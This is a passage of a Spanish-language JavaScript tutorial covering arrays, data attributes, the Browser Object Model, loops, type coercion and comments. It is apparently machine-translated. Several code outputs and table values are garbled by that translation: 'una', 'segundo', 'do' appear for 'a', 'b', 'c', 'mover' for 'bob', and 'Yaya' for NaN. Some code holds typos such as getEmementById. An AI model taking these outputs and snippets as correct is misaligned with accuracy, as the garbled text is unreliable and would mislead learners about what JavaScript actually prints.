var myArray = [1, 2, 3, 4];

Math.min.apply(null, myArray); //1
Math.max.apply(null, myArray); //4
```

6

En ES6 puede usar el operador ... para expandir una matriz y tomar el elemento mínimo o máximo.

```
var myArray = [1, 2, 3, 4, 99, 20];

var maxValue = Math.max(...myArray); // 99
var minValue = Math.min(...myArray); // 1
```

El siguiente ejemplo usa un bucle `for`:

```
var maxValue = myArray[0];
for(var i = 1; i < myArray.length; i++) {
```

```
var currentValue = myArray[i];
if(currentValue > maxValue) {
    maxValue = currentValue;
}
}
```

5.1

El siguiente ejemplo usa `Array.prototype.reduce()` para encontrar el mínimo o el máximo:

```
var myArray = [1, 2, 3, 4];

myArray.reduce(function(a, b) {
    return Math.min(a, b);
}); // 1

myArray.reduce(function(a, b) {
    return Math.max(a, b);
}); // 4
```

6

o usando las funciones de flecha:

```
myArray.reduce((a, b) => Math.min(a, b)); // 1
myArray.reduce((a, b) => Math.max(a, b)); // 4
```

5.1

Para generalizar el `reduce` versión que tendríamos que pasar en un *valor inicial* para cubrir el caso lista vacía:

```
function myMax(array) {
    return array.reduce(function(maxSoFar, element) {
        return Math.max(maxSoFar, element);
    }, -Infinity);
}

myMax([3, 5]);           // 5
myMax([]);              // -Infinity
Math.max.apply(null, []); // -Infinity
```

Para obtener más información sobre cómo utilizar correctamente `reduce` consulte [Reducir valores](#).

Arreglos de aplanamiento

2 matrices dimensionales

6

En ES6, podemos aplanar la matriz mediante el operador de propagación `...`:

```
function flattenES6(arr) {
  return [].concat(...arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flattenES6(arrL1)); // [1, 2, 3, 4]
```

5

En ES5, podemos lograrlo mediante [.apply \(\)](#) :

```
function flatten(arr) {
  return [].concat.apply([], arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flatten(arrL1)); // [1, 2, 3, 4]
```

Matrices de mayor dimensión

Dado un conjunto profundamente anidado como tal

```
var deeplyNested = [4,[5,6,[7,8],9]];
```

Se puede aplanar con esta magia.

```
console.log(String(deeplyNested).split(',').map(Number));
#=> [4,5,6,7,8,9]
```

O

```
const flatten = deeplyNested.toString().split(',').map(Number)
console.log(flatten);
#=> [4,5,6,7,8,9]
```

Los dos métodos anteriores solo funcionan cuando la matriz se compone exclusivamente de números. Una matriz multidimensional de objetos no puede ser aplanada por este método.

Insertar un elemento en una matriz en un índice específico

La inserción de elementos simples se puede hacer con el método [Array.prototype.splice](#) :

```
arr.splice(index, 0, item);
```

Variante más avanzada con múltiples argumentos y soporte de encadenamiento:

```
/* Syntax:
array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
```

```

this.splice.apply(this, [index, 0].concat(
  Array.prototype.slice.call(arguments, 1)));
return this;
};

["a", "b", "c", "d"].insert(2, "X", "Y", "Z").slice(1, 6); // ["b", "X", "Y", "Z", "c"]

```

Y con la combinación de argumentos de tipo matriz y el soporte de encadenamiento

```

/* Syntax:
array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  index = Math.min(index, this.length);
  arguments.length > 1
    && this.splice.apply(this, [index, 0].concat([].pop.call(arguments)))
    && this.insert.apply(this, arguments);
  return this;
};

["a", "b", "c", "d"].insert(2, "V", ["W", "X", "Y"], "Z").join("-"); // "a-b-V-W-X-Y-Z-c-d"

```

El método de las entradas ()

El método `entries()` devuelve un nuevo objeto Iterator de Array que contiene los pares clave / valor para cada índice en la matriz.

6

```

var letters = ['a','b','c'];

for(const[index,element] of letters.entries()){
  console.log(index,element);
}

```

resultado

```

0 "a"
1 "b"
2 "c"

```

Nota : este método no es compatible con Internet Explorer.

Partes de este contenido de [Array.prototype.entries](#) por [Mozilla Contributors](#) con licencia CC-by-SA 2.5

Capítulo 17: Atributos de datos

Sintaxis

- var x = HTMLElement.dataset.*;
- HTMLElement.dataset.* = "Valor";

Observaciones

Documentación MDN: [Uso de atributos de datos](#).

Examples

Acceso a los atributos de los datos.

Usando la propiedad del conjunto de datos

La nueva propiedad del `dataset` permite el acceso (para lectura y escritura) a todos los atributos de datos `data-*` en cualquier elemento.

```
<p>Countries:</p>
<ul>
  <li id="C1" onclick="showDetails(this)" data-id="US" data-dial-code="1">USA</li>
  <li id="C2" onclick="showDetails(this)" data-id="CA" data-dial-code="1">Canada</li>
  <li id="C3" onclick="showDetails(this)" data-id="FF" data-dial-code="3">France</li>
</ul>
<button type="button" onclick="correctDetails()">Correct Country Details</button>
<script>
function showDetails(item) {
  var msg = item.innerHTML
    + "\r\nISO ID: " + item.dataset.id
    + "\r\nDial Code: " + item.dataset.dialCode;
  alert(msg);
}

function correctDetails(item) {
  var item = document.getEmementById("C3");
  item.dataset.id = "FR";
  item.dataset.dialCode = "33";
}
</script>
```

Nota: la propiedad del `dataset` solo se admite en los navegadores modernos y es un poco más lenta que los métodos `getAttribute` y `setAttribute` que son compatibles con todos los navegadores.

Usando los métodos `getAttribute` & `setAttribute`

Si desea admitir los navegadores anteriores a HTML5, puede usar los métodos `getAttribute` y

`setAttribute` , que se utilizan para acceder a cualquier atributo, incluidos los atributos de datos. Las dos funciones en el ejemplo anterior se pueden escribir de esta manera:

```
<script>
function showDetails(item) {
    var msg = item.innerHTML
        + "\r\nISO ID: " + item.getAttribute("data-id")
        + "\r\nDial Code: " + item.getAttribute("data-dial-code");
    alert(msg);
}

function correctDetails(item) {
    var item = document.getEmementById("C3");
    item.setAttribute("id", "FR");
    item.setAttribute("data-dial-code", "33");
}
</script>
```

Capítulo 18: BOM (Modelo de objetos del navegador)

Observaciones

Para obtener más información sobre el objeto Window, visite [MDN](#).


El método `window.stop()` no es compatible con Internet Explorer.

Examples

Introducción

La lista de materiales (Modelo de objetos del navegador) contiene objetos que representan la ventana y los componentes actuales del navegador; Objetos que modelan cosas como la *historia*, la *pantalla del dispositivo*, etc.

El objeto superior en la lista de materiales es el objeto de `window`, que representa la ventana o pestaña actual del navegador.



- **Documento**: representa la página web actual.
- **Historial**: representa páginas en el historial del navegador.
- **Ubicación**: representa la URL de la página actual.
- **Navegador**: representa información sobre el navegador.
- **Pantalla**: representa la información de la pantalla del dispositivo.

Métodos de objetos de ventana

El objeto más importante en el Browser Object Model del Browser Object Model es el objeto de ventana. Ayuda a acceder a información sobre el navegador y sus componentes. Para acceder a estas características, tiene varios métodos y propiedades.

Método	Descripción
<code>window.alert ()</code>	Crea un cuadro de diálogo con mensaje y un botón Aceptar.
<code>window.blur ()</code>	Quitar el foco de la ventana

Método	Descripción
ventana.cerrar ()	Cierra una ventana del navegador.
ventana.confirmar ()	Crea un cuadro de diálogo con un mensaje, un botón Aceptar y un botón Cancelar.
window.getComputedStyle ()	Obtener estilos CSS aplicados a un elemento
window.moveTo (x, y)	Mueve el borde izquierdo y superior de una ventana a las coordenadas proporcionadas
window.open ()	Abre una nueva ventana del navegador con la URL especificada como parámetro
window.print ()	Le dice al navegador que el usuario quiere imprimir los contenidos de la página actual
window.prompt ()	Crea un cuadro de diálogo para recuperar la entrada del usuario.
window.scrollBy ()	Desplaza el documento por el número especificado de píxeles
window.scrollTo ()	Desplaza el documento a las coordenadas especificadas
window.setInterval ()	Hacer algo repetidamente en intervalos especificados
window.setTimeout ()	Hacer algo después de una cantidad de tiempo especificada
window.stop ()	Detener ventana de carga

Propiedades de objetos de ventana

El objeto de ventana contiene las siguientes propiedades.

Propiedad	Descripción
ventana.cerrado	Si la ventana ha sido cerrada
window.length	Número de elementos <iframe> en la ventana
window.name	Obtiene o establece el nombre de la ventana.
window.innerHeight	Altura de la ventana
window.innerWidth	Ancho de la ventana
ventana.screenX	Coordenada X del puntero, relativa a la esquina superior izquierda de la pantalla

Propiedad	Descripción
ventana.screenY	Coordenada Y del puntero, relativa a la esquina superior izquierda de la pantalla
ubicación de ventana	URL actual del objeto de la ventana (o ruta del archivo local)
ventana.historia	Referencia al objeto histórico para la ventana o pestaña del navegador.
pantalla de la ventana	Referencia a objeto de pantalla
window.pageXOffset	El documento de distancia se ha desplazado horizontalmente.
window.pageYOffset	El documento de distancia se ha desplazado verticalmente

Capítulo 19: Bucles

Sintaxis

- para (*inicialización* ; *condición* ; *expresión_final*) {}
- para (*clave en objeto*) {}
- para (*variable de iterable*) {}
- while (*condición*) {}
- do {} while (*condicion*)
- para cada (*variable en objeto*) {} // ECMAScript para XML

Observaciones

Los bucles en JavaScript generalmente ayudan a resolver problemas que involucran la repetición de un código específico x cantidad de veces. Digamos que necesitas registrar un mensaje 5 veces. Podrías hacer esto:

```
console.log("a message");
console.log("a message");
console.log("a message");
console.log("a message");
console.log("a message");
```

Pero eso solo consume mucho tiempo y es algo ridículo. Además, ¿qué sucede si necesita registrar más de 300 mensajes? Debe reemplazar el código con un bucle tradicional "for":

```
for(var i = 0; i < 5; i++){
    console.log("a message");
}
```

Examples

Bucles estándar "para"

Uso estándar

```
for (var i = 0; i < 100; i++) {
    console.log(i);
}
```

Rendimiento esperado:

0
1
...
99

Declaraciones multiples

Normalmente se utiliza para almacenar en caché la longitud de una matriz.

```
var array = ['a', 'b', 'c'];
for (var i = 0; i < array.length; i++) {
    console.log(array[i]);
}
```

Rendimiento esperado:

```
'una'
'segundo'
'do'
```

Cambiando el incremento

```
for (var i = 0; i < 100; i += 2 /* Can also be: i = i + 2 */) {
    console.log(i);
}
```

Rendimiento esperado:

```
0
2
4
...
98
```

Bucle decrementado

```
for (var i = 100; i >= 0; i--) {
    console.log(i);
}
```

Rendimiento esperado:

```
100
99
98
...
0
```

"while" bucles

Standard While Loop

Un bucle while estándar se ejecutará hasta que la condición dada sea falsa:

```
var i = 0;
while (i < 100) {
    console.log(i);
    i++;
}
```

Rendimiento esperado:

```
0
1
...
99
```

Bucle decrementado

```
var i = 100;
while (i > 0) {
    console.log(i);
    i--; /* equivalent to i=i-1 */
}
```

Rendimiento esperado:

```
100
99
98
...
1
```

Hacer ... mientras bucle

Un bucle do ... while siempre se ejecutará al menos una vez, independientemente de si la condición es verdadera o falsa:

```
var i = 101;
do {
    console.log(i);
} while (i < 100);
```

Rendimiento esperado:

```
101
```

"Romper" fuera de un bucle

Saliendo de un bucle mientras

```
var i = 0;
while(true) {
    i++;
    if(i === 42) {
        break;
    }
}
console.log(i);
```

Rendimiento esperado:

42

Salir de un bucle for

```
var i;
for(i = 0; i < 100; i++) {
    if(i === 42) {
        break;
    }
}
console.log(i);
```

Rendimiento esperado:

42

"continuar" un bucle

Continuando con un bucle "for"

Cuando coloca la palabra clave `continue` en un bucle for, la ejecución salta a la expresión de actualización (`i++` en el ejemplo):

```
for (var i = 0; i < 3; i++) {
    if (i === 1) {
        continue;
    }
    console.log(i);
}
```

Rendimiento esperado:

0
2

Continuando un bucle While

Cuando `continue` en un bucle while, la ejecución salta a la condición (`i < 3` en el ejemplo):

```
var i = 0;
while (i < 3) {
    if (i === 1) {
        i = 2;
        continue;
    }
    console.log(i);
    i++;
}
```

Rendimiento esperado:

```
0
2
```

"do ... while" loop

```
var availableName;
do {
    availableName = getRandomName();
} while (isNameUsed(name));
```

Se garantiza `do while` bucle `do while` se ejecute al menos una vez, ya que su condición solo se verifica al final de una iteración. Un bucle `while` tradicional puede ejecutarse cero o más veces, ya que su condición se verifica al comienzo de una iteración.

Romper bucles anidados específicos

Podemos nombrar nuestros bucles y romper el específico cuando sea necesario.

```
outerloop:
for (var i = 0;i<3;i++){
    innerloop:
    for (var j = 0;j <3; j++){
        console.log(i);
        console.log(j);
        if (j == 1){
            break outerloop;
        }
    }
}
```

Salida:

```
0
0
0
1
```

Romper y continuar etiquetas

Las declaraciones de ruptura y continuación pueden ir seguidas de una etiqueta opcional que

funciona como una especie de instrucción goto, que reanuda la ejecución desde la posición de la etiqueta referenciada.

```
for(var i = 0; i < 5; i++){
    nextLoop2Iteration:
    for(var j = 0; j < 5; j++){
        if(i == j) break nextLoop2Iteration;
        console.log(i, j);
    }
}
```

i = 0 j = 0 salta el resto de los valores de j
1 0
i = 1 j = 1 salta el resto de los valores de j
2 0
2 1 i = 2 j = 2 salta el resto de los valores de j
3 0
3 1
3 2
i = 3 j = 3 salta el resto de los valores de j
4 0
4 1
4 2
4 3
i = 4 j = 4 no registra y se hacen los bucles

bucle "para ... de"

6

```
const iterable = [0, 1, 2];
for (let i of iterable) {
    console.log(i);
}
```

Rendimiento esperado:

0
1
2

Las ventajas del for ... of loop son:

- Esta es la sintaxis directa más concisa para el bucle a través de elementos de matriz
- Evita todos los escollos de for ... in
- A diferencia de `forEach()`, funciona con `break`, `continue` y `return`

Soporte de para ... de en otras colecciones.

Instrumentos de cuerda

for ... of tratará una cadena como una secuencia de caracteres Unicode:

```
const string = "abc";
for (let chr of string) {
  console.log(chr);
}
```

Rendimiento esperado:

a B C

Conjuntos

para ... de obras sobre [objetos establecidos](#) .

Nota :

- Un objeto Set eliminará duplicados.
- Por favor [revise esta referencia](#) para el soporte del navegador Set() .

```
const names = ['bob', 'alejandro', 'zandra', 'anna', 'bob'];

const uniqueNames = new Set(names);

for (let name of uniqueNames) {
  console.log(name);
}
```

Rendimiento esperado:

mover
alejandro
zandra
anna

Mapas

También puede utilizar para ... de bucles para iterar sobre los [mapas](#) . Esto funciona de manera similar a matrices y conjuntos, excepto que la variable de iteración almacena tanto una clave como un valor.

```
const map = new Map()
.set('abc', 1)
.set('def', 2)

for (const iteration of map) {
  console.log(iteration) //will log ['abc', 1] and then ['def', 2]
}
```

Puede usar la [asignación de desestructuración](#) para capturar la clave y el valor por separado:

```
const map = new Map()
.set('abc', 1)
.set('def', 2)

for (const [key, value] of map) {
  console.log(key + ' is mapped to ' + value)
}

/*Logs:
 abc is mapped to 1
 def is mapped to 2
*/
```

Objetos

para ... de bucles *no* funcionan directamente en objetos simples; pero, es posible iterar sobre las propiedades de un objeto cambiando a un bucle for ... in, o usando [Object.keys\(\)](#):

```
const someObject = { name: 'Mike' };

for (let key of Object.keys(someObject)) {
  console.log(key + ": " + someObject[key]);
}
```

Rendimiento esperado:

nombre: Mike

bucle "para ... en"

Advertencia

for ... in está pensado para iterar sobre claves de objeto, no índices de matriz. [Se desaconseja generalmente usarlo para recorrer una matriz](#). También incluye propiedades del prototipo, por lo que puede ser necesario verificar si la clave está dentro del objeto usando `hasOwnProperty`. Si el atributo `defineProperty/defineProperties` define alguno de los atributos del objeto y establece el parámetro `enumerable: false`, esos atributos serán inaccesibles.

```
var object = { "a": "foo", "b": "bar", "c": "baz" };
// `a` is inaccessible
Object.defineProperty(object, 'a', {
  enumerable: false,
});
for (var key in object) {
  if (object.hasOwnProperty(key)) {
    console.log('object.' + key + ' is mapped to ' + object[key]);
  }
}
```

Rendimiento esperado:

objeto.b, barra
object.c, baz

Capítulo 20: Coerción variable / conversión

Observaciones

Algunos idiomas requieren que defina con anticipación qué tipo de variable está declarando. JavaScript no hace eso; tratará de darse cuenta de eso por su cuenta. A veces esto puede crear un comportamiento inesperado.

Si utilizamos el siguiente HTML

```
<span id="freezing-point">0</span>
```

Y recuperar su contenido a través de JS, **no** lo convertirá a un número, a pesar de que uno podría esperar que lo haga. Si usamos el siguiente fragmento de `boilingPoint`, se podría esperar que `boilingPoint` sea `100`. Sin embargo, JavaScript convertirá `moreHeat` en una cadena y concatenará las dos cadenas; El resultado será `0100`.

```
var el = document.getElementById('freezing-point');
var freezingPoint = el.textContent || el.innerText;
var moreHeat = 100;
var boilingPoint = freezingPoint + moreHeat;
```

Podemos solucionar este problema convirtiendo `freezingPoint` en un número.

```
var el = document.getElementById('freezing-point');
var freezingPoint = Number(el.textContent || el.innerText);
var boilingPoint = freezingPoint + moreHeat;
```

En la primera línea, convertimos "0" (la cadena) a 0 (el número) antes de almacenarlo. Después de hacer la adición, obtienes el resultado esperado (100).

Examples

Convertir una cadena en un número

```
Number('0') === 0
```

`Number('0')` convertirá la cadena ('0') en un número (0)

Una forma más corta, pero menos clara:

```
+'0' === 0
```

El operador unario `+` no hace nada a los números, pero convierte cualquier otra cosa en un número.

Curiosamente, `+(-12) === -12` .

```
parseInt('0', 10) === 0
```

parseInt('0', 10) convertirá la cadena ('0') en un número (0), no olvide el segundo argumento, que es radix. Si no se proporciona, parseInt podría convertir la cadena a un número incorrecto.

Convertir un número en una cadena

```
String(0) === '0'
```

String(0) convertirá el número (0) en una cadena ('0').

Una forma más corta, pero menos clara:

```
'' + 0 === '0'
```

Doble Negación (!! x)

La doble negación !! no es un operador de JavaScript distinto ni una sintaxis especial, sino más bien una secuencia de dos negaciones. Se utiliza para convertir el valor de cualquier tipo a su valor booleano true o false , dependiendo de si es *verdadero* o *falso* .

```
!!1      // true
!!0      // false
!!undefined // false
!!{}     // true
!![]     // true
```

La primera negación convierte cualquier valor en false si es *verdadero* y true si es *falso* . La segunda negación opera entonces en un valor booleano normal. Juntos se convierten a cualquier valor *Truthy* true y cualquier valor *Falsy* a false .

Sin embargo, muchos profesionales consideran que la práctica de usar tal sintaxis es inaceptable y recomiendan alternativas más sencillas de leer, incluso si son más largas para escribir:

```
x !== 0      // instead of !!x in case x is a number
x != null    // instead of !!x in case x is an object, a string, or an undefined
```

El uso de !!x se considera una mala práctica debido a las siguientes razones:

1. Estilísticamente, puede parecer una sintaxis especial distinta, mientras que en realidad no hace nada más que dos negaciones consecutivas con conversión de tipo implícita.
2. Es mejor proporcionar información sobre los tipos de valores almacenados en variables y propiedades a través del código. Por ejemplo, x !== 0 dice que x es probablemente un número, mientras que !!x no transmite tal ventaja a los lectores del código.
3. El uso de Boolean(x) permite una funcionalidad similar y es una conversión de tipo más explícita.

Conversión implícita

JavaScript intentará convertir automáticamente las variables a tipos más apropiados al usarlas. Por lo general, se recomienda hacer conversiones explícitamente (ver otros ejemplos), pero aún así vale la pena saber qué conversiones tienen lugar implícitamente.

```
"1" + 5 === "15" // 5 got converted to string.  
1 + "5" === "15" // 1 got converted to string.  
1 - "5" === -4 // "5" got converted to a number.  
alert({ }) // alerts "[object Object]", {} got converted to string.  
!0 === true // 0 got converted to boolean  
if ("hello") {} // runs, "hello" got converted to boolean.  
new Array(3) === [,,]; // Return true. The array is converted to string - Array.toString();
```

Algunas de las partes más complicadas:

```
!"0" === false // "0" got converted to true, then reversed.  
!"false" === false // "false" converted to true, then reversed.
```

Convertir un número a un booleano

```
Boolean(0) === false
```

Boolean(0) convertirá el número 0 en un false booleano.

Una forma más corta, pero menos clara:

```
!!0 === false
```

Convertir una cadena a un booleano

Para convertir una cadena a uso booleano

```
Boolean(myString)
```

o la forma más corta pero menos clara

```
!!myString
```

Todas las cadenas, excepto la cadena vacía (de longitud cero) se evalúan como true como booleanas.

```
Boolean("") === false // is true  
Boolean("") === false // is true  
Boolean('0') === false // is false  
Boolean('any_nonempty_string') === true // is true
```

Entero para flotar

En JavaScript, todos los números se representan internamente como flotadores. Esto significa

que simplemente usar su entero como un flotador es todo lo que se debe hacer para convertirlo.

Flotar a entero

Para convertir un flotante en un entero, JavaScript proporciona múltiples métodos.

La función de `floor` devuelve el primer entero menor o igual que el flotador.

```
Math.floor(5.7); // 5
```

La función `ceil` devuelve el primer entero mayor o igual que el flotador.

```
Math.ceil(5.3); // 6
```

La función `round` redondea el flotador.

```
Math.round(3.2); //3  
Math.round(3.6); //4
```

6

El truncamiento (`trunc`) elimina los decimales del flotador.

```
Math.trunc(3.7); // 3
```

Nótese la diferencia entre el truncamiento (`trunc`) y `floor`:

```
Math.floor(-3.1); //-4  
Math.trunc(-3.1); //-3
```

Convertir cadena a flotar

`parseFloat` acepta una cadena como un argumento que convierte en un float /

```
parseFloat("10.01") // = 10.01
```

Convertir a booleano

`Boolean(...)` convertirá cualquier tipo de datos en `true` O `false`.

```
Boolean("true") === true  
Boolean("false") === true  
Boolean(-1) === true  
Boolean(1) === true  
Boolean(0) === false  
Boolean("") === false  
Boolean("1") === true  
Boolean("0") === true  
Boolean({ }) === true
```

```
Boolean([]) === true
```

Las cadenas vacías y el número 0 se convertirán a falso, y todos los demás se convertirán a verdadero.

Una forma más corta, pero menos clara:

```
!!"true" === true
!!"false" === true
!!-1 === true
!!1 === true
!!0 === false
!!"" === false
!!"1" === true
!!"0" === true
!!{} === true
!![] === true
```

Esta forma más corta aprovecha la conversión de tipo implícita utilizando el operador lógico NO dos veces, como se describe en <http://www.riptutorial.com/javascript/example/3047/double-not>

Aquí está la lista completa de las conversiones booleanas de la [especificación ECMAScript](#)

- si myArg de tipo undefined O null entonces Boolean(myArg) === false
- si myArg de tipo boolean entonces Boolean(myArg) === myArg
- si myArg de tipo number entonces Boolean(myArg) === false si myArg es +0 , - 0 , O NaN ; de lo contrario true
- si myArg de tipo string entonces Boolean(myArg) === false si myArg es la cadena vacía (su longitud es cero); de lo contrario true
- si myArg de tipo symbol U object entonces Boolean(myArg) === true

Los valores que se convierten en false como booleanos se denominan *falsy* (y todos los demás se llaman *verdad*). Ver [Operaciones de comparación](#) .

Convertir una matriz en una cadena

`Array.join(separator)` se puede usar para generar una matriz como una cadena, con un separador configurable.

Predeterminado (separador = ","):

```
["a", "b", "c"].join() === "a,b,c"
```

Con un separador de hilo:

```
[1, 2, 3, 4].join(" + ") === "1 + 2 + 3 + 4"
```

Con un separador en blanco:

```
["B", "o", "b"].join("") === "Bob"
```

Array to String usando métodos de array

De esta manera, puede parecerle útil porque está utilizando una función anónima para lograr algo con lo que puede hacer con join (); Pero si necesita hacer algo con las cadenas mientras está convirtiendo la matriz en cadena, esto puede ser útil.

```
var arr = ['a', 'á', 'b', 'c']

function upper_lower (a, b, i) {
  //...do something here
  b = i & 1 ? b.toUpperCase() : b.toLowerCase();
  return a + ',' + b
}
arr = arr.reduce(upper_lower); // "a,Á,b,C"
```

Tabla de conversión de primitivo a primitivo

Valor	Convertido a cadena	Convertido a número	Convertido a booleano
indefinido	"indefinido"	Yaya	falso
nulo	"nulo"	0	falso
cierto	"cierto"	1	
falso	"falso"	0	
Yaya	"Yaya"		falso
"" cuerda vacía		0	falso
""		0	cierto
"2.4" (numérico)		2.4	cierto
"prueba" (no numérico)		Yaya	cierto
"0"		0	cierto
"1"		1	cierto
-0	"0"		falso
0	"0"		falso

Valor	Convertido a cadena	Convertido a número	Convertido a booleano
1	"1"		cierto
infinito	"Infinito"		cierto
-Infinito	"-Infinito"		cierto
[]	""	0	cierto
[3]	"3"	3	cierto
['una']	"una"	Yaya	cierto
['a', 'b']	"a, b"	Yaya	cierto
{}	"[objeto Objeto]"	Yaya	cierto
función(){}	"función(){}"	Yaya	cierto

Los valores en negrita resaltan la conversión que los programadores pueden encontrar sorprendente

Para convertir valores explícitos, puede usar String () Number () Boolean ()

Capítulo 21: Comentarios

Sintaxis

- `// Single line comment (continues until line break)`
- `/* Multi line comment */`
- `<!-- Single line comment starting with the opening HTML comment segment "<!--" (continues until line break)`
- `--> Single line comment starting with the closing HTML comment segment "-->" (continues until line break)`

Examples

Usando comentarios

Para agregar anotaciones, sugerencias o excluir algún código de la ejecución, JavaScript proporciona dos formas de comentar líneas de código

Línea única Comentario `//`

Todo después de la `//` hasta el final de la línea se excluye de la ejecución.

```
function elementAt( event ) {
  // Gets the element from Event coordinates
  return document.elementFromPoint(event.clientX, event.clientY);
}
// TODO: write more cool stuff!
```

Comentario multilínea `/**/`

Todo lo que se encuentre entre la apertura `/*` y el cierre `*/` se excluye de la ejecución, incluso si la apertura y el cierre se realizan en líneas diferentes.

```
/*
 * Gets the element from Event coordinates.
 * Use like:
 *   var clickedEl = someEl.addEventListener("click", elementAt, false);
 */
function elementAt( event ) {
  return document.elementFromPoint(event.clientX, event.clientY);
}
/* TODO: write more useful comments! */
```

Usando comentarios HTML en JavaScript (Mala práctica)

Los comentarios HTML (opcionalmente precedidos por espacios en blanco) harán que el

navegador también ignore el código (en la misma línea), aunque esto se considera una **mala práctica**.

Comentarios de una línea con la secuencia de apertura de comentarios HTML (`<!--`):

Nota: el intérprete de JavaScript ignora los caracteres de cierre de los comentarios HTML (`-->`) aquí.

```
<!-- A single-line comment.  
<!-- --> Identical to using `//` since  
<!-- --> the closing `-->` is ignored.
```

Esta técnica se puede observar en el código heredado para ocultar JavaScript de los navegadores que no lo admiten:

```
<script type="text/javascript" language="JavaScript">  
<!--  
/* Arbitrary JavaScript code.  
Old browsers would treat  
it as HTML code. */  
// -->  
</script>
```

Un comentario de cierre de HTML también se puede usar en JavaScript (independientemente de un comentario de apertura) al principio de una línea (opcionalmente precedido por espacios en blanco), en cuyo caso también hace que se ignore el resto de la línea:

```
--> Unreachable JS code
```

Estos hechos también se han explotado para permitir que una página se llame a sí misma primero como HTML y luego como JavaScript. Por ejemplo:

```
<!--  
self.postMessage('reached JS "file"');  
/*  
-->  
<!DOCTYPE html>  
<script>  
var w1 = new Worker('#1');  
w1.onmessage = function (e) {  
    console.log(e.data); // 'reached JS "file"  
};  
</script>  
<!--  
*/  
-->
```

Cuando se ejecuta un HTML, todo el texto de varias líneas entre los comentarios `<!--` y `-->` se ignora, por lo que el JavaScript contenido en él se ignora cuando se ejecuta como HTML.

Sin embargo, como JavaScript, mientras que las líneas que comienzan con `<!--` y `-->` se ignoran, su efecto no es escapar sobre varias líneas, por lo que las líneas que las siguen (por ejemplo, `self.postMessage(...)`)

) no serán ignorados cuando se ejecutan como JavaScript, al menos hasta que lleguen a un comentario de *JavaScript*, marcado con /* y */. Tales comentarios de JavaScript se usan en el ejemplo anterior para ignorar el texto *HTML* restante (hasta que --> que también se ignora como JavaScript).

Capítulo 22: Cómo hacer que el iterador sea utilizable dentro de la función de devolución de llamada asíncrona

Introducción

Cuando se utiliza la devolución de llamada asíncrona, debemos tener en cuenta el alcance. **Especialmente** si dentro de un bucle. Este artículo simple muestra qué no hacer y un ejemplo simple de trabajo.

Examples

